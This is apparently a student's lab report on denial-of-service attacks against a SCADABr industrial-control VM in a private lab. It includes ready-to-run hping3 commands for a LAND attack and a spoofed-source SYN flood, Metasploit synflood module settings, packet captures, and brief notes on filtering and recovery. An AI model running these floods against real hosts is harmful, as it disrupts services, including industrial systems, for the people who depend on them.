

3.1




```
┌──(austinsbrown㉿kali)-[~/Desktop/Exercise6]
└─$ sudo hping3 -d 100 -c 3000 -S -k -p 8080 -s 80 -a 10.0.2.15 10.0.2.15
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 100 data bytes
^C
--- 10.0.2.15 hping statistic ---
34 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3.2



```
┌──(austinsbrown㉿kali)-[~/Desktop/Exercise6]
└─$ sudo hping3 -d 100 -c 3000 -S -k -p 8080 -s 80 --flood -a 10.0.2.4 10.0.2.15
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

4.



```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of
   NUM                         no        Number of SY
   RHOSTS     10.0.2.15        yes       The target h
   RPORT      8080             yes       The target p
   SHOST                       no        The spoofabl
   SNAPLEN    65535            yes       The number o
   SPORT                       no        The source p
   TIMEOUT    500              yes       The number o

msf6 auxiliary(dos/tcp/synflood) > 
```

5.1


A LAND attack is a type od DOS attack. The goal is to overrun the target with packets. The idea is that the source and destination information are the same. When the machine receives a packet, it tries to reply to itself. This creates a loop, crashing the machine.

5.2

One way to prevent a land attack would be to perform filtering on the packets that are received. If a packet is received that has the same source and destination info, then reject the packet. One way to recover from the attack would be to implement loop detection. That is, the server detects that it is in a loop and resets itself.


5.3

In the LAND attack there was a continuous stream of TCP packets sent. The source and destination IP were the same. This is what makes it a LAND attack. Wire shark has detected that something is wrong and has blacklisted the packets.



```
 1 0.000000000  PcsCompu_46:72:c1  PcsCompu_30:6e:c0  ARP   42 Who has 10.0.2.15? Tell 10.0.2.5
 2 0.001479802  PcsCompu_30:6e:c0  PcsCompu_46:72:c1  ARP   60 10.0.2.15 is at 08:00:27:30:6e:c0
 3 0.001963437  10.0.2.15          10.0.2.15          TCP  154 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 4 0.512274299  PcsCompu_46:72:c1  PcsCompu_a6:39:3f  ARP   42 Who has 10.0.2.3? Tell 10.0.2.5
 5 0.512634839  PcsCompu_a6:39:3f  PcsCompu_46:72:c1  ARP   60 10.0.2.3 is at 08:00:27:a6:39:3f
 6 1.002594638  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
 7 2.003159442  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
 8 3.003803536  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
 9 4.005101701  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
10 5.007159784  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
11 6.008019448  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
12 7.009888862  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
13 8.011039195  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
14 9.011730414  10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
15 10.012083151 10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
16 11.012443793 10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
17 12.013532573 10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
18 13.013972412 10.0.2.15          10.0.2.15          TCP  154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
```


The SYN flood is like the LAND attack. The TCP packets are blacklisted. The difference is that instead of using the same source and destination address, we are spoofing the source to look like the HMI. Many more packets were generated in a short amount of time than the LAND attack. The purpose of this attack is to overwhelm the server.



```
 1 0.000000000   10.0.2.4   10.0.2.15   TCP   154 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 2 0.000211093   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 3 0.000339995   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 4 0.000454871   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 5 0.000549123   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 6 0.000649452   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 7 0.000790640   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 8 0.000939131   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
 9 0.002200190   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
10 0.002364768   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
11 0.002463961   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
12 0.002558049   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
13 0.002647843   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
14 0.002750499   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
15 0.002839985   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
16 0.002924707   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
17 0.003014367   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
18 0.003106667   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
19 0.003201874   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
20 0.003293688   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
21 0.003378531   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
22 0.003494522   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
23 0.003617111   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
24 0.003715784   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
25 0.003806323   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
26 0.003899240   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
27 0.003985790   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
28 0.004077582   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
29 0.004167669   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
30 0.004257480   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
31 0.004347505   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
32 0.004436758   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
33 0.004525770   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
34 0.004657679   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
35 0.004769461   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
36 0.004861182   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
37 0.005458576   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
38 0.006317160   10.0.2.4   10.0.2.15   TCP   154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
```

5.4

The results for part 4 are shown below. One difference is that the TCP packets are not blacklisted in part 4. In addition to this, the IP wasn't spoofed to the IP of the HMI in part 4.



```
 1 0.000000000   234.118.24.40    10.0.2.15    TCP    54 53633 → 8080 [SYN] Seq=0 Win=2218 Len=0
 2 0.024430654   234.118.24.40    10.0.2.15    TCP    54 28593 → 8080 [SYN] Seq=0 Win=903 Len=0
 3 0.025361140   234.118.24.40    10.0.2.15    TCP    54 7562 → 8080 [SYN] Seq=0 Win=127 Len=0
 4 0.026320821   234.118.24.40    10.0.2.15    TCP    54 59334 → 8080 [SYN] Seq=0 Win=3205 Len=0
 5 0.028612431   234.118.24.40    10.0.2.15    TCP    54 20771 → 8080 [SYN] Seq=0 Win=1881 Len=0
 6 0.030424628   234.118.24.40    10.0.2.15    TCP    54 44683 → 8080 [SYN] Seq=0 Win=3036 Len=0
 7 0.033280206   234.118.24.40    10.0.2.15    TCP    54 18222 → 8080 [SYN] Seq=0 Win=3963 Len=0
 8 0.037377288   234.118.24.40    10.0.2.15    TCP    54 12838 → 8080 [SYN] Seq=0 Win=1344 Len=0
 9 0.040298996   234.118.24.40    10.0.2.15    TCP    54 28360 → 8080 [SYN] Seq=0 Win=2931 Len=0
10 0.043564320   234.118.24.40    10.0.2.15    TCP    54 10280 → 8080 [SYN] Seq=0 Win=1178 Len=0
11 0.046866601   234.118.24.40    10.0.2.15    TCP    54 11140 → 8080 [SYN] Seq=0 Win=901 Len=0
12 0.048949303   234.118.24.40    10.0.2.15    TCP    54 23211 → 8080 [SYN] Seq=0 Win=3212 Len=0
13 0.052292332   234.118.24.40    10.0.2.15    TCP    54 14578 → 8080 [SYN] Seq=0 Win=3899 Len=0
14 0.056052510   234.118.24.40    10.0.2.15    TCP    54 52235 → 8080 [SYN] Seq=0 Win=632 Len=0
15 0.058081836   234.118.24.40    10.0.2.15    TCP    54 33085 → 8080 [SYN] Seq=0 Win=3790 Len=0
16 0.060832978   234.118.24.40    10.0.2.15    TCP    54 19573 → 8080 [SYN] Seq=0 Win=2196 Len=0
17 0.062952174   234.118.24.40    10.0.2.15    TCP    54 63101 → 8080 [SYN] Seq=0 Win=48 Len=0
18 0.065875462   234.118.24.40    10.0.2.15    TCP    54 11678 → 8080 [SYN] Seq=0 Win=1664 Len=0
19 0.069740572   234.118.24.40    10.0.2.15    TCP    54 57100 → 8080 [SYN] Seq=0 Win=346 Len=0
20 0.072938410   234.118.24.40    10.0.2.15    TCP    54 38876 → 8080 [SYN] Seq=0 Win=3845 Len=0
21 0.077869260   234.118.24.40    10.0.2.15    TCP    54 8886 → 8080 [SYN] Seq=0 Win=2181 Len=0
22 0.080040544   234.118.24.40    10.0.2.15    TCP    54 40317 → 8080 [SYN] Seq=0 Win=1356 Len=0
23 0.081897163   234.118.24.40    10.0.2.15    TCP    54 12134 → 8080 [SYN] Seq=0 Win=83 Len=0
24 0.085149403   234.118.24.40    10.0.2.15    TCP    54 20296 → 8080 [SYN] Seq=0 Win=1763 Len=0
25 0.088969249   234.118.24.40    10.0.2.15    TCP    54 54637 → 8080 [SYN] Seq=0 Win=2073 Len=0
26 0.091452825   234.118.24.40    10.0.2.15    TCP    54 28757 → 8080 [SYN] Seq=0 Win=2575 Len=0
27 0.093772414   234.118.24.40    10.0.2.15    TCP    54 16123 → 8080 [SYN] Seq=0 Win=3965 Len=0
28 0.096096150   234.118.24.40    10.0.2.15    TCP    54 17948 → 8080 [SYN] Seq=0 Win=157 Len=0
29 0.099844156   234.118.24.40    10.0.2.15    TCP    54 3183 → 8080 [SYN] Seq=0 Win=1571 Len=0
30 0.104133884   234.118.24.40    10.0.2.15    TCP    54 59398 → 8080 [SYN] Seq=0 Win=601 Len=0
31 0.106940248   234.118.24.40    10.0.2.15    TCP    54 3554 → 8080 [SYN] Seq=0 Win=3845 Len=0
32 0.109468998   234.118.24.40    10.0.2.15    TCP    54 11689 → 8080 [SYN] Seq=0 Win=1629 Len=0
33 0.124027432   234.118.24.40    10.0.2.15    TCP    54 38476 → 8080 [SYN] Seq=0 Win=593 Len=0
34 0.125560753   234.118.24.40    10.0.2.15    TCP    54 33453 → 8080 [SYN] Seq=0 Win=2224 Len=0
35 0.127002167   234.118.24.40    10.0.2.15    TCP    54 41589 → 8080 [SYN] Seq=0 Win=3133 Len=0
36 0.128262856   234.118.24.40    10.0.2.15    TCP    54 49677 → 8080 [SYN] Seq=0 Win=2756 Len=0
37 0.129226266   234.118.24.40    10.0.2.15    TCP    54 7620 → 8080 [SYN] Seq=0 Win=1447 Len=0
38 0.130374405   234.118.24.40    10.0.2.15    TCP    54 2657 → 8080 [SYN] Seq=0 Win=414 Len=0
```

5.5

SCADABr can keep up because the attacks that we are using have been around for a long time. Security measures have been put into place to keep LAND attacks from causing a loop as well as from keeping SYN flood from totally overwhelming the system. I did notice a small amount of lag when using Metasploit to conduct the attack, but other than that, the firewall prevented a denial of service.